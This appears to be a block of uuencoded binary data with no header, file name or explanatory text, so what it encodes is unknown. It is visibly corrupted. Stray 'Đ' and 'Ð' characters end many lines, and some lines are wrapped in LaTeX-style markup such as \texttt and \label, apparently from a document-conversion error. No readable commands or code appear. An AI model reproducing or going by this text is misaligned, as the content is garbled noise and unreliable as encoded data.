M83W5?-"VNHWU82&SQ/,\NN,S.(TL!_Y<\7>R+9,%(LIK5F)^7]@@7"[-'CTTĐ MU*D'4:,%RGUEG5=`XTE53E\,^2S_48/89>>RX[08%:_=4(94@K<0+^&`:(QPĐ MU4D+30&`#DV7T^Z(1HX__D)A,AHH'*6(\$O'8(JX&_"+S@D-?"E8R#,LZHV[FĐ M!/L[,-;7M[QPJYUX@/'H[N2WF-&(8!C#]/%+-3\$HLJXZF4/\H`"KMDAQ^HQYĐ M9\$??,:T]Y=8XKH>T<\P"84\$2M)4\5.Q@Q16;04'DX:>+[B(CWD3Q9]%NRLAGD ML7-H<`C.M.X1EVFT^\JO3\PF3A2Z^<"IOK=9H@=[[HU]^\F"7^`VW"]5,#,#Đ

M9+M"9F4;)<9Y"Y_.;-\0CT/-AVY'U^+WRC;^\n\$_3J0N:BXF?T]^3I/(!S"CĐ $M1^XFQ;MV(/88(X^*(+OEK30]_@6>S&3KU\C_\RTT=/Y$80=UZ!E7:29+:#?Ð$ M7XKL=WIO-R>*-X[",RI:6/YN\$J?64#>K\DT?8=1T<KU<(C9=MI.YHL?YXX:CĐ MS+;D[68B2F1Y@#_'-Z,VV)?N9OOX6;>2MA6,]\$ERL`OG-W'^T@KE`)AO&8)LD M;9I:V^-1%G#SN0?3/.&>GZ&4_Q[[KF2E1Q[2JV7\8\C5Z=W6/RWV_"HU]%YAĐ $M: (\#Q(A^*:R!; -.B-PV[855))*TF: == A=0YS!!!\&0FYRH^/4@XZOB@4:>]\#VZY=D$ $ML]G=7<;</-VJ'LXP%15UXQ8Y0?KBOOYJS 6NV7F;AM\7.0QP6"CAM14U+OV;Đ$ MZ]O'LD]T,*[9+(07,0![.#S8)!`XE^*%T*'301.Q^6D>(DA"N9;S;)/D?7V=Đ MV-=M>S<XH#8A, $4VSM\setminus2.Z9OWZ8=Q^-3<-'D+4^@V:'T'ORJVN:6WX;R\M?XÐ$ $MQ-ZC407FY4['7C.NYB>KVI/W_]5'X;$ \$@%.?R\M3L9NK.SLG:,\3Q'\<T8_41D MH---'Q15_FP(^#.J@PUD(G-S@%CE:,3,9?)B'X[D26"]7T9-,)PF609Y=BA4Đ $M+@LTQ=J8@J"(P--70W$>;T]@6D]KG9Z`<Y\"<&.GlUGKB'X6&72\]V:LA,)&D$ MLYJW"9MK*6B(`3/;Y4>KVC)^IT,^BK1#IGMA4Y7<^5%0)TP;G\3PKND<C`(>Đ M'<+0.0'V?1"XGS[A)B#Z9QH0[HP`U+26<JIT6?!)JH!T`'A=A=&7J(]MT!E\$Đ M^+`/[+U(XW1`4RH8_X_TX7/:OYPL&RPCQ@8U*4OYZC0`0],44/,T\$;+&"GBBĐ M_;@\3FJW*)V_@WT4K(JNF4\$(S4Q(O3J+)2E-0GLE!.ZU^^>LNI)[<70-1H*IĐ M)Q/G"G[-.>`+]5NW3:@Q:"CG@Z))'@BHU!"Z[??XV\E?B(^_'`:"::;.&8,VÐ MQR^[L3<(G%<'9=E;:GYM!JS)TG?@,6D]:(MGQHY9UNR"2YX!1R(:S=T("/,@Đ M=6BI*;#-'?.T"4OS52MKL-`R_UK?=5(Y&62(FY+)W7[!\$?C^15HOE\$FO_XY:Đ M1U]\$.="U;*OD#"05\$2RM>G3ZN9-LMZ@C+N#>>@GA?9AE5Z/NM+FFLQW/<UWDĐ M5I'7U(62L\$>(*FZU9RDHYFNN8O?*7-!CQ?*<HE3R#)N3LS#;Q],L,Z#M&-J-Đ $\label{eq:mjma2} \texttt{MJMA}_2 \\ \vdots \\ \texttt{9R4} \\ \texttt{\$S6} \\ + \texttt{J} \\ \top \\ \texttt{\&=2AP^YA} \\ \texttt{CR@UDQ} \\ = \texttt{4} \\ \texttt{MFF0C'} \\ = \texttt{7}_8 \\ \texttt{I} \\ \texttt{`+:} \\ \texttt{TA@^XZ]} \\ = \texttt{M}, \\ \texttt{D} \\ \texttt{`+:} \\ \texttt{TA} \\ \texttt{`+:} \\ \texttt{`+:} \\ \texttt{TA} \\ \texttt{`+:} \\ \texttt{`+:} \\ \texttt{TA} \\ \texttt{TA} \\ \texttt{`+:} \\ \texttt{TA} \\ \texttt$ MS12)L=.F.[PRD8[317":![9=4_OC]\/Z/DL)`6/S]&\$K.^>JY0F^BES9P!GKĐ MO6R\-2.%4[AW])9997BP7J6JC?)LNIOARO`:0\/R@;E63AS0@+9.SR-UH*X:Đ MJF4'O`3!#7=6IT9W@G!D.I:;S(XQQEA=/\$"%N[;"R<`,A"/I:;ESTW5EZE^(Ð M=H)&'F\<XGZ_NKZ>QOM3_<<:HC%8Z'5]Y3OK(?Z)F!'+3=5F^),0Z9(BL:,BD MTN=^#"6\$'J/(?0/#<XM6/_S#(!I8H?^-9!K39%PZ'.U_1\0]+<B0@MEU<PV,Đ $\texttt{MO?}; \texttt{`=7.Q":} (+(6.>.3\texttt{`D<,^C4\$N.>!Q"O@MPG=(GLO<?X06VS7C'Y3;,='N/Đ)})$ M5>@]_KS8YZHTC+BH\1(X6:AUWO`I0+3.ZNL3QA/:9JP,;HW#,<(//)>!^B_0>Đ MC=;O5+9K+]#N?M_I68@-"\ND\O\CGKQVKR=MQK9/PYZRM8*[R,E)L8^8U&[7Đ M7]'30_AVV@LV41`2.-9\H_<3`V=%DT<O:3#"2_._K2?X&-@2#H(J;5&29HT=Đ MV0(/RW4Z\$1"?2`VM*^BT6J66J[5)^:\$Q+:Y/4LA7/2U\T#HH#0V/N'UQ<&HKĐ M4)K1"7'[=P`!S`\$*+D12[_YOF3,I]CG?D*];L>X3/7GWXB\$T\$3Z[6S4),SG>Đ MS7:<?K=#/2,B]2H8#%HAUK"`+2]3:%,'8LXP"&W^W-]7S1Z)##CA81+%2,0(Đ MT9CT0DEK: M@7(T%(8R9M*FMF(6(/+L]\$FC:4&\$=2K36+82Z:TWS\$TT]&-1A`D $M3FI7CT([]])^+F,5_>)I&Q]Y+[INCO&[540TZM<JZ^>JQ&A]<R^^TL:@.)FD$ M=?G(U%KL.:VZ70&!XVG)C%&YRG'W:A<=A-3X&+_J=]\K[>G?S\$;NQ"AYI\5\$D MUK9F97U92F=VWZENO1D"D]B\JS=\6LQ4]%[&Q^_H][I?G,48BGZ3*;BV2EEXĐ $\texttt{M=(@\&84',IB,J5M"FCWL6]JT\H7*H$406\)_']S!<\#\texttt{M=;V^9='X$$\&472L\&OD} }$ $\texttt{ML0E`4<4$D'SP"Z?} = \texttt{49[-E$NCAMYT0*RA?H]<S0,D3NA3Q$/F8)K@)FW\ME)D$ M,F`"GST-2IS67G.]YX8;GVUAU]%FH`U%84<-L7-C#%/T<,%<BIT-I\$ZJ^3+9Đ M"#\$G;J[;B<4]7@?`H:PNCJ%EE0V8Q&=MP\$#`9NA<!#IQL]\$>LW23=;("_JV%D M92)Z+RPD5)"42=O.D,I(WU.V3:10K@,I"Y%0-SDJM982B!OA]`,Y'@D)M`QSÐ MAF11MIY<-B/;%Y[,V>,%.<P<UN/\NB^.A&BNCZ>)(@S1F17T:"(H8'),/\$VMD MFHE.#OQH.+QO<)V"\$M\]!,]_\$L7I<ZD'["28'615<Q(3=IU[^YX+DU<NGG@2Đ MF7AHTP+D]1J%FYL&+K'C/+;F%=-S(DN0J,8?J`VDU>?5]WO9(AR5%'3+S7;JD M3P9"S/@BWMG:SMY*YY?789_B`(CB082L[2>HRXK.?U3&Y]Y.J@#3>]HUIKF/Đ M^>\^K_VU\$; EN##0; S&+9V(_ZR'`EY1EJNV:/), BVKZ&@V94X@UAP4/YDIF^EĐ MN?R)XBTB''OM6#\WB4_5V"%RN<O::=5IY[1+FXXSRUQI\$AHQU)8A."5_<]6%D M)(/W`CGHCKM@^P#+'W9%66M.TX?GM0)[V(^^7D0`8:H^=S*X00UP%F+L[A%7D M\$7EB_J\^Q(QEH6J4Z"9ANNIUWF-#1S:0=K]HOO>UF333B?3`6/8B[FZGEX.%D $\texttt{M_JFLA)/N:LWVNE6} \\ \texttt{8XS=LU\&'L4T`DU7N89U\&91;>K`_^9/G<NDX\?1NOR<'PD}$ MY:BZH^`3W368[[?AJ8T@B+3F.W"`\,O\M;0AER;^@8G.\!<."LW-VXJOLEWGĐ MDP3WWB+JH4J>%ZM;PD5B\:7GZSV^]6&L_6MEMNM;\J&MO5_!PQ/BZ/#40+U/Đ MB]OKL+\^R<[W7NJ\X&STD"6MR0/RSZFKXNEB;HSAX50=8]DO92J*R^NU8*2EĐ MZD]<\.X4%,,]YB8`A?.<*[06@IL:MF+YHH(T8JV3;).%A@(,!\$*<#;D0>2[*Đ MUS>([-"]XJM7:0LC8T&:7[:7[8]DU::\(R.P5%?\P!^&>-ZOO+,+:J>*9\)@Đ $\texttt{M.61\$@Y72@'A-O7K"O\&G2<D;]/M!^8.02Q5"H@\#(.:F`_M"QLZ^\T+!!PF"+3D) }$ ME_`Y^X_UOUTH"SOW;8EJZ!F9/EC:"005TPZ\$3,6P%6X(@+N<)`0E\$@S>C21VD MH&IJ;4>29[JJ1(!21-^!*#)'XG4V6&6;::_<DE)&3_3#U`X"-`67J6F1Z=\KĐ M:)S0`SVWO\PU\==^U[7>NOUGRM%\$O&O\$([V5\\JOW+[QETFF)\\$9)UMQ&[3=D

MTQ.1WDD]0X^_^1C2ZRS7GGY5H[')RDI>DJ72(%!34D_W<T2;:S\5,`_Y6!2YĐ M3P'6]C2<JM:+=%7&NVEIM#7]U:K[\$TUN]F+;.C)`:T!Z45EF0*1^)_@^:Q&GD M?^P\FSZG5AS*0--^7+QBCM)^[4'\4[<ND?8ZB;*9%B.Y0/!G@Y]+"@\$P`MMQĐ MC;!20P\$[OXMTM1)X+UYG/`,;CWD/JZ[?\$OB`@^9C1/UH>9[C*D!CPK?:P\0=Đ M:X!AB.>LI[96K\.(5L1>@JU&,GR\;?*16H`&=,<D\<+7FRO2A.,(/OW.Q[*ZĐ MZ>G\T'_<*\$602*`P`YHIF(Y;`*M&?K489&?V-M.!EI"S-B;*:C5"=U_M4U)_Đ M=VK:QIMMMT49NDP`Q"G/NRW\$:^[?OB;7 ,^)].=78MKI)#8 +NAKN[B.F0[KĐ M0&R>05>?QY.@3H:R*W\$Y[08'I/E>P,!R`50]H7#H*2[0V+OFZT1DZ_#PQ(;D M, #^\$M"#]7C=3N_ZOT=]X3(1#+2VMWET<U;]^OEU*1Z\I#O='L:-MS-!G@AA:Đ M&@E6`AOAY:YN;B2#R-&R_@YQ>9)UH9R6KT>8M_X>20B'%3!P]-TX0K>8`*/8D M*HU?1B@6J3&C=^2Z]7C21OK/S0JC^M]>Z1]7[M_T^M]GW@"_'-KOQZ9GP"9.Đ MZHS?F;73!3/4Q/OVQX^U5K_@3==GL'HOOPZ?I_">!`7?-]R[MGM!\$D+_8\%1D MN99-8G5]YU(ZG5HAR'!L@3'*JZ-&!Y1+ZZ==E1)#!\,QK>H!%?.B3FY9=Y^SĐ MNM4]4RRQP0<I/#T5?6854@_B2'O+2Q+OP9TME&:)^B&W^F[OC>"%;+QH;*IIĐ ML3F6Z!K5L.!Z7"/S40C\$`M\$^6J<PT<DDJ0,K60+WL%],\6V1FH@H`_W9#1DHD M![8-7Q\$Y0XU;#E\BN*VH:N1J<NN%PM4DZDK\!]`Z&6W5J'W[?K(NEY?F:T!;D M(@,XY]K`C%M5(S#R(VN.!)8P^-W[NG.`0EUU5P1ULR5VRH]L"XK\WWDJ/']+Đ MP%"VZA?<X9QEG%V&S(N\$U<L_T390J%"5'J?O'\$W*-5B2:4%GUO9#.))9\$L:;Đ M:%N?0\$2B507ZFNEK?L%6DQVPQ^RB^;![R[9'KKPT05T]61\$>G\$<=PIJ2V<*:Đ MKK(3E)R;EAJH*+NS7\$5EJM<Y#-D.=P70.R+"]--:_-&_:!F\$67&&3Y7>*=7+D M:HPM#7-Z8/G<=T,YN_<R5W13PF:H.*\76S&,@GE.U,`L;]X2^^%+9II1[>O7Đ MX!<#(G1NMA0K+'KJS?.X?BWN5"=+Q!A9_>E%2[]),/^<D8-MQRI.5SEKO(PYD M]#Q+[OG?%-6*V\$/1SD\$S8--+U[^.#'#9AK.!*>`AN;>V<9\$"*2V,YQ%A:#\IĐ MO6M^]M.0]QZO<[J"VBEL\$_.&DJP3Z&LW^G\$>"[K,E&S@BWY3VJM5:#?:X'I/Đ $MN@I3+ZYWTWD\$?: $X==>,Y"<5QW-(Y?F\L1.<,(*QMMHE?9>#/WZ#`['@@S=9Đ)$ MC2<"0XGF`Q\$)?XXK`'[H!2/&X#O:[/4(>[K6C&Y#>\@I#OINN^&%@K%&)G>_Ð M3NO*<!SD*O PEXFD@ XR27#'KP//:3+OSIZ16[/[[1%0FE#H[U;Z\$421N^;BĐ M'-'[=5/>QP)<'@CD*L]:YYZAYYE*'/@`'"YDZ-Z43J7)@67<KX]AJ-2NKJZ[Ð M?ZJCB*T/WM;JIEUG%-IY8<J8#\$7@(:2IUTWJ<K=FGVUFMD;[7WK8.BL4Q\O&D MXG@!L+BG'XWOHPQ/_SQBF=)UW(\<D59@7-75`&]N; \Z67@)\+F-L[3&'?V\.Đ M>"1Q1?5L;PM@#Y'\$P.U`DHV8FT4)*W\D#RH1/Z:59'\$>UX#L3IU\$`.>)DF/VĐ MDD6#(>A\$ZB8.#1C/QHFE;1'WP!D'4,<A/7?W'KGB0LD'<&[.!A;FY;*6QP8UĐ M:@X30XS[@ACX/FW2Z*'K)CE;SN-^RC),H/^!`BTV9!`O[WS,OF/\]F48D:F)Đ M[<\6J?^ZR>X8+'1P_*\$P*"83!5=AP\$CJ^8R1LHCKG78D71Q*+CW\$UZ818D91Đ $\label{eq:mnc:mass} \texttt{MNC:Mass} + 44:\texttt{OVIFT/} : 01 + \texttt{OR+7N:&[">D<M6]MK$ $$ $9A9@?/6Z*&$Y<J<1=\\$$ $$ $$ $$ $$$ M,+*(1CN*UJ=(,A7YPV31_9V_F%%1S[70!Z9"SO"N4.G2L!-Z85F?*ZUR1;3*Đ MX&_JK?R^C;^`7YL]!1VE)^VKD,JZ6=.BA0/O#\A)8WBL&48C_*/))X.7-*/HD M., >73]WN9&O",7\<YBQ>/%KOTW%:UFQ-SK"+37%?3.ZEZVS_@H"'OCJ*^ES\D M9MN<LLZLTKF-8=JB4WK2B!10?ITX+_C!:TS1SD#/:V=?;'Q[#3QC4+??U%Z*Đ M2S]_OVC!+P;)(\(GWU("7G4Z97@)W5>=MAX&1S.Y<\$>Q"Z:&WC\$WVN_MASKUĐ $M[_3YW-A)1/+?1W4:!8\&:6)\Z/]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC`%(4'D)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8@GJ7CJ[2V&U^SAOC)]RZ_G9_[?<D%-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_G9_[?<DW-8W_6]RZ_FS_FS_FS_FS_FS_FS$ MZ2#^0'X5K0M\$,CV]ODXFM[WOW<9)M=7V-B40H0I//`HT#'T=-I-KZ7V##!])D M3#,DZ*W2PS[?H:!-:YX8KIIRFJEJF4A*?1^7T?,(VO1]QG=ZGEH95?2/Y_M^Đ M.`">D"*!_&U2M6L_,.,VR`/6UU:@MXU#`O!0/_XH;F)%<'?8%`8X'JJ05YSKĐ $\verb|M7GNE|| UGSOS" 3YP3#UL90!*D:] ERPUU6A48/S7WA-3U 14@KLSUVM5!S^J_JD | ERPUU6A48/STWA-3U 14WA-3U 14WA-3$ MH%)9(%X=-4,4S\UB\D2!(]^M3IL1)_=-+YCP&M24/RJ&O(?3V.SPL`YI;S%%D M\$:8\$B&?L`Q@R[O+.7?X%+BF4@@I(MZTP]VN8(YW01A'<"H.M?4K/YBO1N&\=Đ M@Q@FT<YJ>Y,U4/?:+T=W![J/,@\$<XW7HA82V"J2#C7GLTP.\$FYXBT2</SH"AD M; `D*D7HIAPLE-VH!&.^!(*YK(DPV/"+UXR&,U>8T0R">\7+C)2.U3Q&YGA!KÐ M.-``?='>T[PQ'RT!]@X":\Q*J!?`F\>NS5`\$VT,]+)D5!-YO_CRIOI`ER9AJÐ M8=S!\V)+1&G>FEXP7C"(\$4A8=)QV1OJ#VU)OUWUPBIH'([T`A/],&!>@IK<2Đ M112RP\$[KV)3FY#2_@Z\@:]OK8K:;\$68!\2Z]H[)9J;&M:.CE2:.N'/:H']4EÐ $M_F: "R4-16D4SUT0HLSU5K=(&T#AU7W`:)(QVV"UA>_;+)EWNPY8V,^96+:Ð$ M/UAN;_4W^^9WZ33TR\W7H4^U!6,5>40#:\$^REE#ZQ[^E'D,541#@HMPRI9@>Đ $M5,J/1$Q!/Q&T;/1R+*+^V9F)SXNMA&,O@0.+:X<'A$U<361)=F_/QD2]Y)D$ MEJ>][*%NQHY-G#U2QC;"=6@S7UA>M6W1S.?PIM\$/.WZ@&9Y`W8AX\$X#9N_<LD M->%3:`I,8CGP++0@H,+&]>/-D#]N&E4]60]C#E%]XL2A6(T`/(0_+D<(<1S/D MESCWG[A*7641PA\$0PKVX'/'MDD<4W)=Z[7W?IM8=Y1X_-BMLO;YWU\$*T#H?YĐ MB.64'>7ZX1W+"6@5(8:X^+FUO10T.Q![5TBHSV#O>?P.%)_Q+?\$!5NPD?K^_Ð

 $M%M\].6_3U7A^9ATNY'%C]J[^T&\$.E'/J]8.:^@MB@$-.`E9942%S[QUKY"N6Đ]$ MMO1R6\$N7L4/!K\T10+8=-BO%`6X=YT66;?Z3@<]EHSNG()\$.=.P)SE?*I*?EĐ MXZW%'_RE2?II_9F(^V,RV,0``'/:1X*+;Y?P?M6I3J#IG)[M,6D([:X3M=,.D MXE`@IW%PF/B2%X"9:8Y@D/KXC&1I<0#@0&Y_6K?NR_BN^!L#SQK&,YTGJ#]CĐ M2D7F3[H1W=8#':*Y2KHL@?V4NJKY1/P_=0;=F+!;LEI4[O96KGVCL\-D!<C9Đ M1J'FP*^=S9!.;(V<)Y);'VW:I&ZKN\$B8U\<:?_JL]A42?W\$P\$92P8G<3(8D]D M#43#Q&%V`T2@W?HZI;M@K1KBNK\[]^4:I:73.RF2H`:!7HOP5<=9.24-Ð MD00=C^6KCAFKS!Z#W(_7X0W3^^5+ITO]*U!3_[:/+3B%AM)N@Y0M)_/TH[9=Đ MVAT37AF.)J(BD)JZ.M!F+,*TH>CC\Z3L`B2-]GU6]SRVV4A&B\$@2Q<\^NLG+D M2,P7R+2Z[(>NDU8]%`U9/8-?8>GE]3?N@]KU=/WVB\$!P>96RK7\$9\$##WH9\JĐ $M=AM\&?`P\#F[[N'Q<\YLQMK/8]KQ,"<[8K^&R%[CT<$/+0\&.`&]-3$2YB8!P26D$ MJ4RU#Z>-IZR>2,H0)O0@0!K=K.&.WFT2W5)%='\7+A;3OT,@_LM`-#*\E?&(Đ M9'!MZ/!8!K0X<AZ:9=73VT5SJ?>QFC*7F![<69[D^NB)1VL:?6LM&G<^16#<Đ MR&?C1065-^;3FC+"SY:3G%VDG"\$LGYR@1J5J9?909JP-:6H<CB&_?995JF&FD M^S\9U>B!&F.UB^<>>F]VI"5<T=FG,REH/1N, `G^X<L>V?X&(2);T%:Z/"/24Đ M:7);R*=!"EOCMD\$0N:'E!60SX]*7M[)3QN0Q];SP';R5\YE5^197!_=KN#'%Đ M'6KE6?_QZF*DDJP/+B8X1CJ=1)NQK=-]PQ;/Y]_`R>R0*P6QD*<@.\>U[@DMĐ $MJ = [J?80":)9NQW : +RS^(I \times 8-3LL$G:H<D*58:N+]1GPI;:=82`5VQ,J:Ð$ M*F'8>^[?2][R&;U1=R_3CP397[9R_G7)'@\$TYP\$?TV@WVKES=GZ^_VG]N+.EĐ M68D_[31*DJ=,)VQI+N8EP4Q'\$;29I;/Y"S5U!@D8.W+DZ^W_Q\$4)KS=PI.PMD M"?JXV-<?V]CYNG9Z.YT1JJYA'*6J'FLA0O#[9\$H#^\`%`80)^N3U:F39`"Q"Đ MLJ_C^5KENV^WKL<SS?E4!6[FW"=^(SR/H<;SRPH\ERN,FPM\<[_NY'W]TOL8Đ M5S^1C]2%]CS,YHC+J4YD))QTXYO\$';A*D+KM51P]4AL-"@\]7Q8@@:LE=4,5D M*JK;DT;008!<75J'5+3S`)_"%F^/\-M"=_+P\$/(&#AHCI<1N0!ZF:=LGXE9?Đ $\texttt{M2ZP"S319[\$'N<IM)Y$3$$L[]B*(/\$AYLOUH.:T!K$$S05AC\&=T^."+)=\#FI`\&D }$ M,'U71FFK6W^<EWL'(T1VGH@S!OE-`WC]*W('7',HFQ6FZ-NPR59,"?_+&B[>Đ M%.&OHF^8Q-8/L!?E:B`+O!FLKT'ZY7MQ8>'9DT!>V*VTCBP@=6B&U4/H=?/EĐ M-\$K\?C!V%.`R;2WZ8X6@4KD.G1NCX!YC.GWL?>5<9<.ZID-&[R/M'CAP[=/6D MN8=OWY^L70E1Y^!SZ=U#I_YYA?'!H9`W+O`L/B,^NM^JXS>E#]RZ%E`@\#0)D M_IBP%B`[]GW:NMOWY]?.29>O_.-_\$UUQ^.1-D+2CYXR[[9V0;,SX.D&/:^JXĐ M@5_?A:3)_IO'-.)<KA%D5MO`,^,@F:OB#+Z8*)!BSY4I"%'])LWU5J%4>B?:Đ M7QU**?UT2"CUS<2/CBOKZ/#6'52?;Y1RO15#(42%<K9ZP798M,W1[2_X5#YIĐ MV5TKJP349K4470\@.8P\PD9NBC5QR9D3U;OXEL2N2)]FH=U-I@Z;LN6D,!BKD $\label{logar} $$ M@JA$U9!CQY22&R7_LOJAA?7&^P[%`=7SL?:A^YGU0L_//<U)4&\"\&BY27\#D BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\"\&BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L_//<U)4&\BY27BU0L$ M6?@/*,'\$=K&KP[^*8K4@]!,\DN\5JY`ES6.!`NY"P8L>[3/3;%TGWE(Y14_*Đ $M\OKB3^{;}\&:06'\&:^=D/D3^@VR3_9N^*>JE3?@C\.=HBYX401-5NHNO3)-#W\;D$ M@342NNZ`^(7>2'L_OU6A+YN7R]VQ^B\G2NFJF-J0.N>=/B\>+::N9%L4Q`0`Đ M+*#M%+TN=M_M!2B2_.`Y+';CGY\$FV"`S](X#TA#IDY6\$B3XDCQ<8P.#(N<YXĐ $M?C7RU7.+YF4R:V=QQ?W*^X@3Z)^V`8=[5!BZ\0*#BU\)>RHFBM\0\<2]\:2ID$ M:TEZ'8,C4_G%7N*:<&IFZY(_Z72@Z=WUS;?)A4*K4Z&2"8<SJ;L!;R)=4WTLD 